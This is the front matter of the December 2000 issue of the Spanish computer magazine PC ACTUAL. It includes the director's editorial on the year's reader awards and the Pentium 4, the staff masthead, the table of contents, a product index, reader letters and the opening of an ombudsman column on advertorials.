fercla@bpe.es



Los mejores del año 2000

Los 53 ganadores de los Premios PC ACTUAL 2000 son fiel reflejo de la informática que triunfa este año: asequible, eficaz y fácil de usar. Quizá no sean los productos y servicios más potentes, los «top» de gama, pero de lo que no hay duda es que son los más populares, los que gozan de la confianza del usuario. Por algo sois vosotros los que los habéis elegido.

Con este ejemplar cerramos un año marcado por los vaivenes de la nueva economía que ha hecho adoptar posiciones defensivas a los consumidores y, sobre todo, a los inversionistas. Internet es el presente pero hay que andarse con pies de plomo. Por eso el dinero vuelve a los bancos, a la economía tradicional, más estable y sin riesgos de infarto.

La era digital también se tambalea con hechos difíciles de digerir como el volver a la técnica manual para sumar los votos y descubrir, tras dos semanas de tira y afloja, quién es el nuevo presidente de los USA. Y es que cuando fallan los ordenadores siempre nos quedan los dedos. Pero esto no es serio a las puertas del siglo XXI.

A pesar de la inestabilidad económica y de las zancadillas —virtuales y reales con eso de las zanjas— de las operadoras telefónicas, la implantación de Internet sigue a ritmo frenético. A final de año seremos unos seis millones de internautas españoles. Una comunidad variopinta, con intereses dispares, que espera mejores servicios interactivos. Y, mientras, es infiel con la mayoría de los webs lo que provoca el fracaso de casi todos los proyectos on-line.

Y eso sin contar a los usuarios **WAP**. Sólo **Telefónica Móviles**, que lleva seis meses comercializando este servicio, declara tener 500.000 abonados WAP. Una cifra espectacular sólo oscurecida por el escaso tiempo de conexión media: 3 minutos.

Los que también venden y mucho son los fabricantes de hardware al rebufo, eso sí, de la locomotora Internet. Vamos a acabar el año con unas ventas reales de 1.700.000 PCs, una cifra récord en España pero aún por debajo del consumo europeo.

Vamos a acabar el año con unas ventas reales de 1.700.000 PCs, una cifra récord en España pero aún por debajo del consumo europeo

Para apuntalar su liderazgo como suministrador de procesadores de este goloso mercado, **Intel** ha presentado a finales de noviembre el esperado **Pentium 4.** Nosotros, tras agotadoras gestiones con las principales firmas, hemos podido conseguir los primeros Pentium 4 disponibles en nuestro país. En un corto pero intenso tema de portada os explicamos nuestras impresiones tras revisar a conciencia máquinas de **Dell, Fujitsu Siemens, Vobis** o de la propia Intel equipadas con este chip. En el informe también analizamos la respuesta de AMD con el Athlon a 1,2 GHz con memoria DDR, montado en un **Nec Direction SM-1200+**, que ha arrasado nuestro ranking SYSmark. Ojo a AMD que le puede hacer mucho daño a Intel.

En fin, volvamos al principio, a los **Premios PC ACTUAL 2000**, unos galardones cuyo principal valor radica en que están otorgados por más de 11.000 lectores de la revista, usuarios activos de informática y por tanto los mejores y más imparciales jueces.

Como ya sabéis, la preselección de candidatos se ha realizado entre todos los productos analizados por PC ACTUAL durante este año, más de 1.500. Todos los que han obtenido el sello de «Producto Recomendado», unos doscientos, han entrado directamente en las listas de votación, aunque al final han sido los lectores los que han tenido la última palabra.

La edición de este año ha destacado por la dura competencia en la mayoría de los 53 apartados. Son muy pocos los productos que no han tenido oposición en sus categorías. Al final, **Hewlett Packard** y **Microsoft** han sido, con seis galardones por firma, los grandes ganadores de esta octava edición.

Otras empresas dignas de mención, con tres trofeos ganados, han sido **Sony, IBM** o **Proein**. Y con dos, **Creative Labs, Diamond, Matrox**... Enhorabuena a los ganadores y finalistas y a los lectores que han hecho posible esta convocatoria.

En este ejemplar también encontraréis el número cero de **Computer Idea**, una nueva iniciativa editorial de esta casa, VNU BPE, que busca conectar con una nueva audiencia. Esperamos que os guste.

Esto es todo por este mes. Os dejo con este número de más de 600 páginas repleto de buena información. Y hasta el año que viene, el mágico 2001. Felices fiestas en nombre de todo el equipo de PC ACTUAL.



Redacción, publicidad, administración y suscripciones
C/San Sotero, 8. 4ª planta. 28037 Madrid. Tel: 913 137 900. Fax: 913 273 704

Redacción y publicidad en Barcelona
Avenida Pompeu Fabra, 10-bajos. 08024 Barcelona. Tel: 932 846 100. Fax: 932 103 052

Editorial

Director Fernando Claver **fercla@bpe.es**
Director adjunto Javier Pérez Cortijo **jcortijo@bpe.es**

Redactora Jefe Actualidad Eva M. Carrasco **ecarrasco@bpe.es**
Redactora Jefe Técnica Susana Herrero **susanah@bpe.es**
Editor Técnico Javier Renovell **jreno@bpe.es**
Jefa Sección Net Actual Celia Almorox **calmorox@bpe.es**
Jefe Sección Multimedia &Juegos Óscar Condés **oscarc@bpe.es**

Redactores y colaboradores
Mª Luisa Melo **mlmelo@bpe.es**
Laura G. de Rivera **lrivera@bpe.es**
Javier Martínez **javierm@bpe.es**
Javier Sevilla **jsevilla@bpe.es**
José Luis Riballo **jriballo@bpe.es**
Agustín Conseglieri **aconseglieri@bpe.es**
Faustino Pérez **fperez@bpe.es**
Susana García **sgarcia@bpe.es**
Virginia Toledo **vtoledo@bpe.es**
Álvaro Menéndez **amenendez@bpe.es**
Marga Verdú **marverdu@bpe.es** (Redacción Barcelona)

Secretaria de Redacción Ana Sánchez **asanchez@bpe.es**

Firmas
Esteban Morán **emoran@acttec.com**
Ángel F. González **afgonzal@bpe.es**
Luciano Rubio **lrubio@bpe.es**
Oski Goldfryd **oskigo@prensatec.com**

Laboratorio PC ACTUAL
www.vnulabs.com

Jefe de Laboratorio Eduardo Sánchez **eduardos@bpe.es**

David Onieva **dnonieva@bpe.es**
José Plana **jplana@bpe.es**
Javier Pastor **jpastor@bpe.es**
Raúl Rubio **rrubio@bpe.es**
Jaime Cabañas **jaimec@bpe.es**
Daniel G. Ríos **dgrios@bpe.es**
Albert Cabello (Barcelona) **acabello@bpe.es**
Tomás von Veschler **Cox@idecnet.com**
Chema Peribáñez **jomar@sid.eup.uva.es**
Pablo Fernández **pfernandez@bpe.es**
Rafael Morales **rmorales@bpe.es**
José Antonio Herrero **jaherrero@bpe.es**
Félix J. Sánchez **fjsanchez@bpe.es**
Carlos Álvaro **calvaro@bpe.es**
Sergio Cabrera **scabrera@bpe.es**
Antonio Ropero **aropero@bpe.es**
Laurentzi Garmendia **lgarmendia@ceit.com**
David Tolosana **davidt@bpe.es**
Pedro Antón **pedrodl@bpe.es**
Jorge Medina **jmedina@bpe.es**
Víctor Hernández **vhernandez@bpe.es**

CD ACTUAL
Coordinador Jesús Fernández **jesusf@bpe.es**
José Andrés Jiménez **jandresj@bpe.es**

www.pc-actual.com
Coordinador Técnico Pablo Fernández **pfernandez@bpe.es**
Virginia Toledo **vtoledo@bpe.es**

Maquetación y Producción
Jefe de Arte Javier Herrero **jherrero@bpe.es**

Maquetación Isabel Rodríguez, Ismael Ortuño, Manuel Montes y Carmen Cañas **Portada** Qué idea **Fotografía** Botán

Director de producción Agustín Palomino **agustinp@bpe.es**

Preimpresión Videlec, S.A.
Imprenta Cobrhi. **Encuadernación** Lanza, S.A.
Distribución DISPAÑA. Avda. General Perón, 27. 7ª. 28020 Madrid
Tel: 914 179 530. Fax: 914 795 539.

México: Importador exclusivo: CADE, S.A. C/Lago Ladoca, 220. Colonia Anahuac. Delegación: Miguel Hidalgo. México D. F. Telf.: 545 65 14. Fax: 545 65 06. ***Distribución Estados:*** AUTREY. ***Distribución D.F.:*** UNIÓND EVOCEADORES.

Publicidad
Director de Publicidad Miguel Onieva **monieva@bpe.es**
Publicidad Madrid Marién Cuervo, Pedro Núñez
Publicidad Barcelona Mª del Carmen Ríos

global media

Representantes en el extranjero
Europa/Asia/Oriente Medio: Global Media Europe Ltd. 32-34 Broadwick Street. London W1A 2HG. Tel: 44 207 316 9638. Fax: 44 207 316 9774. www.globalreps.com *EE UU y Canadá:* Global Media USA LLC. 565 Commercial Street. 4th floor. San Francisco, CA 94111-3031. USA. Tel: 415 249 1620. Fax: 415 249 1630. *Taiwan:* Acteam. Tel: 886 2 711 4833. *Bélgica/Holanda/Luxemburgo:* Insight Publicitas. Tel: 31 2153 12042.

Suscripciones
Diego García Quirós y Julia González **suscrip@bpe.es**

P CACTUAL está editado por
vnu business publications

Consejero Delegado Antonio González Rodríguez
Director de Publicaciones Ángel F. González **afgonzal@bpe.es**
Director Área PCs Fernando Claver **fercla@bpe.es**
Directora de Marketing Laura León
Director Financiero Ricardo Anguita

Depósito Legal M-22273-1989 **ISSN** 1130-9954
31 diciembre 2000 Difusión controlada por OJD EGM

Cómo contactar con PC ACTUAL

PC ACTUAL es una revista interactiva con los lectores, empresas y profesionales del sector informático. Nuestras páginas y nuestra web están abiertas a vuestros comentarios, sugerencias, críticas, consultas, noticias o comunicados de prensa. El camino más rápido de contactar con nosotros es a través del correo electrónico. A continuación destacamos las direcciones electrónicas de nuestras principales áreas:

Cartas de los lectores.......cartas-pca@bpe.es
Defensor del lector.......oskigo@prensatec.com
Noticias y notas de prensa.......noticias-pca@bpe.es
Laboratorio Técnico (Evaluación de productos).......labs@bpe.es
Linux ACTUAL.......linux@bpe.es
Sonido digital.......sonido-pca@bpe.es
Dispositivos PDAs.......pda-pca@bpe.es
Formación y empleo.......forma-pca@bpe.es
Reseñas de libros.......libros-pca@bpe.es
PC Práctico (Artículos, sugerencias...).......practico-pca@bpe.es
Microconsultas.......consultas-pca@bpe.es
Consultorio legal.......buzon@ecija.com
Trucos (Trucos y sugerencias de usuarios).......trucos-pca@bpe.es
Reseñas de páginas web.......agenweb@bpe.es
El Observador.......observador@bpe.es
Juegos y títulos multimedia.......juegos-pca@bpe.es
CD ACTUAL (Programas, sugerencias...).......cd-actual@bpe.es
Club PC ACTUAL (Imágenes, concursos, premiados...).......club-pca@bpe.es
Música (Nuevos discos, ficheros MP3...).......musica-pca@bpe.es
Suscripciones.......suscrip@bpe.es
Publicidad.......monieva@bpe.es


También podéis contactar por carta o fax en la siguiente dirección:
PC ACTUAL. San Sotero 8, 4º. 28037 Madrid.
Fax: 91 327 37 04

www.pc-actual.com



Esta es la dirección de nuestra web. En ella encontraréis información complementaria sobre los temas tratados en PC ACTUAL, concursos interactivos, programas, noticias de actualidad... y muchas sorpresas. Una web de obligada visita para los usuarios de informática hispanos, en donde encontraréis respuestas a muchas de vuestras dudas. No olvidéis nuestra dirección www.pc-actual.com Os esperamos.

Nuestros iconos



Producto recomendado
Este icono certifica que el producto analizado ha obtenido una calificación igual o superior a ocho puntos sobre diez en nuestras pruebas de evaluación. Es el máximo galardón que puede obtener un producto por parte de nuestros técnicos.

VNU Labs
El logotipo de nuestro Laboratorio, integrante activo de los VNU Labs, la mayor cadena de centros de evaluación de productos informáticos europea. Nuestra garantía de que todos los productos comentados han sido evaluados por nuestros técnicos.



Incluido en CD ACTUAL
Este símbolo indica que el programa comentado está incluido en alguno de nuestros compactos.



Incluido en Internet
En www.pc-actual.com encontraréis más información sobre el artículo que incorpora este sello.



Solución profesional
Esta etiqueta califica a aquellos productos o servicios orientados específicamente al mundo de la empresa.



Beta
Este icono distingue a aquellos productos analizados en la revista que todavía no se comercializan en el mercado. En este caso nuestra valoración es orientativa, nunca final.

Llega el Pentium 4

126 Tras muchos esfuerzos, nuestros técnicos han podido conseguir algunos prototipos de los PCs que impondrán su ley en los próximos meses. Se trata de los ordenadores equipados con el Pentium 4, un chip de nueva generación con velocidades de vértigo. Eso sí, la respuesta de AMD, a través del ya veterano Athlon, no se ha hecho esperar. Su modelo a 1,2 GHz, bien vestido con los últimos componentes, es un bólido.




130 La importancia del chipset

134 Las nuevas memorias

136 Pruebas de rendimiento







75 Premios PC ACTUAL 2000

Conoce los 53 ganadores y finalistas de esta octava edición de los Premios PC ACTUAL.

ACTUALIDAD

- Intel presenta en sociedad el Pentium 4
- Olivetti vuelve al mercado PC
- Adobe expone su estrategia para Internet
- Microsoft apuesta por los ASP



- Blizzo, nueva marca de PCs de fabricación nacional

blizzo
más fácil, más cerca, más.

- ViewSonic amplía su gama de pantallas de consumo
- Impresoras HP con capacidades de Internet
- Nuevos portátiles extraplanos de Acer para el usuario profesional



- HP Jornada 720, la nueva generación de *handhelds* de Hewlett-Packard
- Nueva versión del sistema de reconocimiento de voz Dragon NaturallySpeaking



- Oracle9i, base de datos para la Nueva Economía
- Todas las claves del mercado PC
- Tecnología punta
- Los negocios virtuales dominaron el SIMO 2000
- Agenda del mes

VNU LABS



143 Ordenadores para todos

Este mes hemos pasado nuestra batería de pruebas a un abanico de ordenadores representativo de la oferta actual. A destacar el NEC Direction SM-1200+ que ha arrasado nuestro ranking SYSmark



160 La importancia de los consumibles



Es la primera vez que nos planteamos, de manera global, un tema dedicado a los consumibles informáticos, productos que afectan el rendimiento de nuestro sistema y, por supuesto, nuestro bolsillo. Cartuchos de tinta, tóner, CDs, discos de almacenamiento... han pasado el examen de nuestros técnicos.

278 Cóctel Hardware

Los periféricos más novedosos analizados por nuestros técnicos.

316 Cóctel software


Las últimas aplicaciones bajo nuestro ojo crítico.

258 Sonido digital

Napster




220 Proyectores



En este año 2000 los proyectores han reducido drásticamente su tamaño creciendo en prestaciones. Conoce la nueva oferta.

236 Pantallas TFT

Otro periférico que se ha consolidado este año. Las pantallas TFT ya no son un lujo y cada vez impresionan más.



260 Mundo Mac

Office Mac:2001, una *suite* revolucionaria.



286 Emuladores para PCs (y 2)

310 Compresión MPEG-4




OPINIÓN

- Carta del director
- Opinan los lectores
- El Teclado Feroz
- PC Confidencial
- Realidad Virtual
- Apaga y Vámonos

SERVICIOS

- Staff
- Promoción Quick Link
- Formación y empleo
- La publicidad
- Cupones de sorteos
- Servicio al lector

LINUX ACTUAL



- Actualidad Linux
- Microconsultas
- Dispositivos USB

320 El otro Silicon Valley está en Méjico

344 Regalar informática

Da en la diana estas fiestas regalando informática. Nosotros te sugerimos decenas de productos para todos los presupuestos




Descubre Computer Idea

Junto a este ejemplar encontrarás el número cero de Computer Idea, una nueva iniciativa editorial de VNU BPE que esperamos te convenza.



PC PRÁCTICO



355 **Aquí encontrarás las páginas más útiles de PC ACTUAL: Trucos, Microconsultas, cursos de programación...**

- Microconsultas
- Trucos
- Manual de Trucos Internet II
- Productividad personal
- CD Programación
- Programación en DirectSound
- Curso de Macromedia Director 8
- Fallo de seguridad
- Libros

NET ACTUAL




- Noticias *on-line*
- El bárometro de Internet
- Business on-line
- Telefonía



416 El Gobierno en la Red

Siguiendo los pasos de Estados Unidos, nuestras instituciones oficiales ofrecen cada vez más servicios *on-line*, además de una completa información sobre su funcionamiento.

424 Estrategia «.com» de Sun

430 Viaje al centro de Microsoft

438 Underground

Recientemente, Microsoft fue objeto de un ataque informático. Entérate qué pasó.

444 www.pc-actual.com

446 Cóctel Net

Desvelamos las novedades del navegador Netscape 6.0.

452 Paseos por la Web

458 El Observador




ÍNDICE DE PRODUCTOS ANALIZADOS

HARDWARE

ADI MicroScan 9L 240
ADI MicroScan A600....240
Beep TAY Futura 152
Boeder College 214
Boeder Executive....214
Boeder Expandable 214
Canon LPB-1000 278
Casio Wrist Camera....280
Dell Dimension XPS B733 152
Eizo FlexScan L660....240



IBM T54H 242
Nec LR15....242
Palm m100 252
Parts & Computers A-900 Blue....154
Philips 140S....244
Philips 170B 244
Samsung SyncMaster 770TFT 244
Smile L150R....245
Sony PlayStation 2....496
Sony SDM-N50 245
Supergrass Molokai 56k....450
Targus Notepac Plus 215
Targus Softbuck Notepac Plus 215
ViewSonic View Panel VP181....245

SOFTWARE

Borland Jbuilder 4 Foundation 306
Data Becker www.mi-tiendaweb.com...448
McAfee QuickClean 316
MicroVision Development CD Labeler Deluxe 316
MS Office Mac 2001....260
Netscape 6....446
OLRnet Vantage navigator 2.0 450
Steganos Security Suite....318





SOLUCIÓN PROFESIONAL


ADI PJT-220....226
Canon LV-7325....26
Canon LV-7525....230
Compaq MP1400....230
Compaq MP1800....231
Eicon Diva 1830....448
HP 2250tn....281
Infocus LP335....231
Mitsubishi LVP-S50UX....232
Nec Direction SM-1200+....156
Nec VT540....232
Philips Hopper XG20 Impact....234
Philips UGO X-Lite....234
Polaroid SVGA 238 235
Solver Technologies PT10 154
StorageSoft ImageCast IC3....318
Xyloc USB 278

MULTIMEDIA

Alpha Team....512
A sangre fría....538
Command & Conquer Red Alert 2....522
Creator Knights Kingdom....510
Descubre el universo con Pipo 508
Dino Crisis 520
Earth 2150....525
Enemy Infestation....531
Grand Prix 3....544
Homeworld Cataclysm....530




Horror, Espanto y Pavor y Dos Vaqueros Chapuceros....542
La merienda de doña araña....508
La Prisión....532
Lego Creator....510
Metal Gear Solid....513
Mia 2: las nuevas aventuras de Mia....509
Papyrus: la maldición de Seth....509
Power Tank....516
Star Trek New Worlds 527
Stunt Rally 512
Tell me more Kids....506



MULTIMEDIA Y JUEGOS

496 La Playstation 2 ya está aquí

El objeto de deseo más esperado por los «consoleros» por fin llega a Europa. Descubrimos a fondo la nueva consola de Sony.



506 Aplicaciones para niños

Los mejores programas para que los más pequeños de la casa aprendan mientras se lo pasan bien.

513 Metal Gear Solid

516 Power Tank

522 C&C Red Alert 2



Segunda parte de uno de los clásicos de la estrategia en tiempo real.



532 La Prisión

Llega el primer juego *on-line* desarrollado en España de la mano de Dinamic. Entra en una cárcel y enfréntate al reto de sobrevivir y escaparte.



538 A sangre fría

Noticias

Club PC Actual

Las mejores imágenes, música, DVD...

Especial Siglo XXI

Nos hacemos la pregunta del millón: ¿cómo serán los juegos del nuevo siglo?



LOS CD-ROM

580 CD ACTUAL 51

Este mes estrenamos en el compacto un vídeo, realizado con motivo de la octava edición de los Premios PC ACTUAL, sobre cómo hacemos la revista. Se trata de una sucesión de imágenes a ritmo frenético que muestran todos los procesos, desde la generación de contenidos hasta la impresión y distribución de PC ACTUAL. Esperamos que sea de tu agrado. Y en nuestro apartado VNU Labs encontrarás una carpeta cargada de emuladores de diferentes ordenadores y otra dedicada a «Napster», un programa que ha dado mucho que hablar al revolucionar la forma de compartir ficheros musicales. También hemos incluido la novísima versión de DirectX 8 para Windows 9x y Windows 2000/NT.
También, encontrarás, por supuesto, Netscape 6, la versión definitiva de este estupendo navegador. O la web española desarrollada para la EXPO 2000 Hannover, aplicaciones de contabilidad, juegos, cursos...
El shareware más fresco, con especial hincapié en las aplicaciones multimedia, ponen punto final a este compacto repleto de actualidad. No te lo pierdas.

376 CD TEMÁTICO 19: PROGRAMACIÓN

Los entusiastas de la programación están de enhorabuena este mes. Y es que nuestro compacto temático está repleto de utilidades para el desarrollo de aplicaciones, sobre todo en el entorno de moda, Internet. Por supuesto, también encontrarás en el CD alguna que otra sorpresa como la versión completa de **Borland JBuilder 4.0 Foundation,** de la que podrás informarte en profundidad en un artículo en la sección Software. También incluimos en este compacto la última versión del Java SDK y varios compiladores y tutoriales, como el Dev C++ 4.0, un entorno de desarrollo en C++ totalmente gratuito. En el terreno del código fuente encontrarás programas como BeeCrypt, ImageButton, Mozilla, OpenXML, Quake... También hemos recopilado controles y librerías como Achroma, FastLib 2000, ImpulseStudio... Y documentación y tutoriales sobre las principales herramientas de desarrollo. Así que ya sabes, si te interesa la programación, consulta nuestro compacto. Merece la pena.

Partic

Envía tus comentarios y opiniones, sin sobrepasar las 20 líneas de espacio, a cartas-pca@bpe.es
También puedes utilizar el correo tradicional:
PC ACTUAL
Ref. Lectores
San Sotero, 8, 4ª planta.
28037 MADRID.
o mediante fax, en el número:
913 273 704.
PC ACTUAL se reserva el derecho de resumir los mensajes recibidos por motivos de espacio.
Gracias por enviar tu opinión.

Los PDAs cada vez suscitan más atención por

Más artículos sobre PDAs

Me gustaría que potenciaseis en PC ACTUAL toda la información relacionada con los PDAs, Pocket PCs, Handhelds... que cada vez tienen más adeptos entre los usuarios españoles. Sé que hasta la fecha habéis publicado bastantes artículos sobre el tema describiendo novedades y usos. Pero me gustaría algo más, una comparativa en profundidad de toda la oferta del mercado, periféricos y extras disponibles, posibilidades de expansión, aplicaciones, shareware, conexión a PCs e impresoras, complementariedad con móviles... También estarían bien artículos prácticos para optimizar la productividad de estos PCs enanos. Estoy convencido que estas navidades explotarán las ventas de estos miniordenadores. Y es que a mucha gente un portátil se le queda grande tanto en prestaciones como en presupuesto. Yo por ejemplo, quiero adquirir uno pero me pierdo ante la variedad de la oferta. Por eso os ruego un buen informe.
José Luis López
(josellc@hotmail.com)

La información y las páginas dedicadas a los PDAs ha crecido enormemente en PC ACTUAL durante este año 2000. Además de estrenar una sección mensual donde se recoge la actualidad más rabiosa de estos ordenadores de bolsillo, hemos incluso dedicado un tema de portada a contar las maravillas de los PDAs. Y seguiremos en esta línea.

Eroski es uno de los mejores supermercados

Supermercados on-line

En vuestra revista de octubre hacéis una comparativa de los principales supermercados on-line, entre los que se encuentra la firma para la que trabajo, Eroski. En el esquema descriptivo de características de cada supermercado, dais un dato erróneo, bien por que no lo habéis visto, bien por que os habéis equivocado. Nosotros si facilitamos la fotografía del producto en nuestra web. El nombre de cada producto es un vínculo al detalle del mismo, donde además del precio y descripción, aparece su foto (si es que está disponible), marca, formato y la posibilidad de incluirlo en el carro de la compra o en la lista habitual. Como desarrollador de parte de esta web, también os quiero felicitar por promover este tipo de tiendas ya que, pese al buen servicio que ofrecen (tanto Eroski como la competencia), todavía son pocos los que se animan a comprar de esta manera. Tengo la impresión de que el miedo a escribir tu propio número de tarjeta de crédito en Internet es algo que aquí en España va a ser difícil de desarraigar, aunque los sistemas de seguridad y confidencialidad de datos resultan altamente efectivos y es casi imposible acceder a esta información. Como siempre, vamos otro paso por detrás del resto del mundo, en el que las tiendas on-line están a la orden del día para aquellos individuos que no disponen de tiempo para ir al súper.
Gaizko Antona
(I0010@eroski.es)



Nuestro CD recopilatorio ha gustado mucho aunque para la siguiente edición prometemos mayor

CD recopilatorio

Soy comprador de PC ACTUAL desde el primer número y suscriptor desde hace tres años, conservando todos los ejemplares con la ocupación de espacio que os podéis imaginar. Tanto es así que mi mujer me lanzó

el ultimátum de que «las revistas o ella», por lo que con gran dolor de mi corazón recurrí al sistema de desencuadernarlas y quedarme solamente con las páginas que contenían aquellos artículos con asuntos de mi especial interés.
Aún así me quedé con cinco gruesos archivadores que mi mujer sigue mirando con total prevención. Por ello, desde hace aproximadamente seis meses en que adquirí una grabadora de CDs, he ido a ratos perdidos escaneando dichos artículos con la idea de algún día deshacerme del papel, pero tal empresa ha ido mucho más lenta que la llegada de nuevas revistas, y de nuevo la montaña ha empezado a crecer. Por ello la publicación con el número de noviembre del CD con todos los contenidos de PC ACTUAL del último año ha sido toda una alegría para mí. Os agradezco infinito la iniciativa.
Eso sí, para una próxima edición debéis cuidar el producto final ya que se os han colado algunos errores.
Además, echo en falta sumarios interactivos, algo que permite el formato PDF, y que facilita el acceso y búsqueda de información.
Carlos R. Alonso (Sevilla)

PC ACTUAL en PDF

Les felicito por la gran idea de volver a editar la revista en formato CD. Por fin voy a poder archivar de forma electrónica mi colección de PC ACTUAL. Y es que, debido a su gran grosor, ocupan un considerable espacio en mi habitación. El formato PDF es el idóneo aunque para la siguiente edición me gustaría más interactividad.
Otro motivo de felicitación es la gran cantidad de paginas de la revista de noviembre. Además de buena publicidad, el ejemplar está cargado de información referente a todos los palos de la baraja informática.
Sólo espero que esto siga así, y todos los años por estas fechas nos obsequien con un CD igual y una revista repleta de contenidos.
Por otra parte, estoy de acuerdo en que si solo el 15 % de propietarios de ordenador tiene DVD, puede que no parezca interesante que editen un DVD ACTUAL. Pero cuando empezaron a regalar un CD con su revista, tampoco todo el mundo tenia lector de CD y los pocos que lo tenían seguro que se lo agradecieron, sobre todo teniendo en cuenta que durante un tiempo regalaron un lector de CD junto con la suscripción a su revista. Una idea podría ser acompañar algún número de la revista con la edición de una cantidad mas limitada de DVDs que podrían adquirirse conjuntamente con la revista a cambio del pago de un extra por parte de los que estuviésemos interesados, al igual que hacen otros medios extranjeros. De esta manera animarían a gente como yo a cambiar su antiguo lector de CDs por un DVD...
Mario Luis Dos Santos
(mariod@arrakis.es)



En el canal de consumo, los usuarios no se aclaran. Comprar máquinas repletas de potencia para usarlas

Usuarios y usuarios

Os escribo unas cuantas líneas para expresar mi preocupación por el estado actual de la informática de consumo. Trabajo como vendedor en un importante establecimiento de informática y cada día me encuentro con que la gente (salvo excepciones) tiene las cosas poco claras a la hora de comprarse un ordenador. Me sorprende ver como el «papá» que ha decidido hacer el esfuerzo económico quiere un ordenador para el «crío» y busca algo «sencillito para que el chaval aprenda», algo así como un Pentium III 733 «con muchos megas». Les informas y realmente se sorprenden de que el equipo cueste casi 190.000 pesetas «sin impresora y sin ná». Le preguntas por el uso que le va a dar al equipo y siempre es el mismo: «Para el colegio y pasar trabajos... y para eso del Internet, más adelante».
Con un poquito de pericia consigues venderles un K6/2 500 con impresora y escáner por el mismo precio y aún se quejan de que no lleva «el Office, que lo tiene todo el mundo y lo piden en el cole».
Yo me pregunto: ¿para pasar trabajos se necesita un ordenador que lo vas a tirar al cabo de los años sin haberlo usado ni siquiera al 25 % de sus capacidades? En este país está muy mal entendida la diferencia entre un equipo



Muchos lectores no saben que hacer con sus viejos PCs.

doméstico y un equipo de altas prestaciones como un Pentium III o Athlon. Se están vendiendo equipos con 128 megas de memoria y aceleradora de 32 megas a personas que sólo lo utilizan como procesador de textos. ¡Y aún te preguntan si más adelante podrán actualizarlo!

Es increíble la falta de información que existe en este país. La gente entiende por «bueno» un equipo potente. No asocian «bueno» a la calidad de la máquina. Se compran un PIII 800 no porque lo vayan a utilizar realmente, sino porque el vecino tiene un PIII 733 y el suyo ha de ser más potente. Y si en un sitio lo encuentran 15.000 pesetas más barato, allí que se van. Ignoran lo que 15.000 pesetas pueden influir en la calidad final de una máquina. Señores, yo tengo un Pentium II 400 con 128 megas y una TNT2 de 32 megas y algunos conocidos aún se asombran de que el Unreal Tournament me funcione más rápido que a ellos en sus flamantes Pentium III con 20 gigas de disco duro.

Creo que entre todos deberíamos hacer un esfuerzo, desde el puesto de venta y desde las publicaciones escritas, para informar un poco más al público y evitar que vayan a los comercios de informática completamente ignorantes y víctimas fáciles de engaño. Pensemos que muchas familias aún no tienen ordenador porque el Pentium III es carísimo. Ignoran que hay alternativas que se adaptarán perfectamente a sus necesidades y posibilidades.

Desde mi punto de vista, siempre es mejor vender dos equipos de 140.000 pesetas que uno de 200.000 pesetas.

Víctor Núñez (VIZTORMAN@hotmail.com)




Algunos lectores reclaman mayor profundidad en nuestras pruebas

El Defensor del Lector

Oski Goldfryd

oskigo@prensatec.com



Publirreportajes en PC ACTUAL

Este mes sacamos a la palestra un tema largamente debatido en los medios de comunicación, el de los publirreportajes. Una fórmula de publicidad válida pero poco utilizada en los medios de comunicación especializados. PC ACTUAL publicó en noviembre uno, contratado por Telefónica, sobre la tecnología ADSL.

En referencia a este publirreportaje, un lector de la revista, Sebastián Cuesta, nos cuenta lo siguiente: «He comenzado a leer el artículo en la página 432 de la revista de noviembre y me he dicho «esto ya lo he leído yo antes». Y es verdad, en el Especial SIMO del martes 7 de noviembre del diario El Pais venía el mismo anuncio, porque claramente esto es lo que es, un anuncio».

Sebastián se queja de que nuestro publirreportaje utiliza la misma tipografía que la de la revista y sólo avisa de su condición de anuncio en la cabecera.

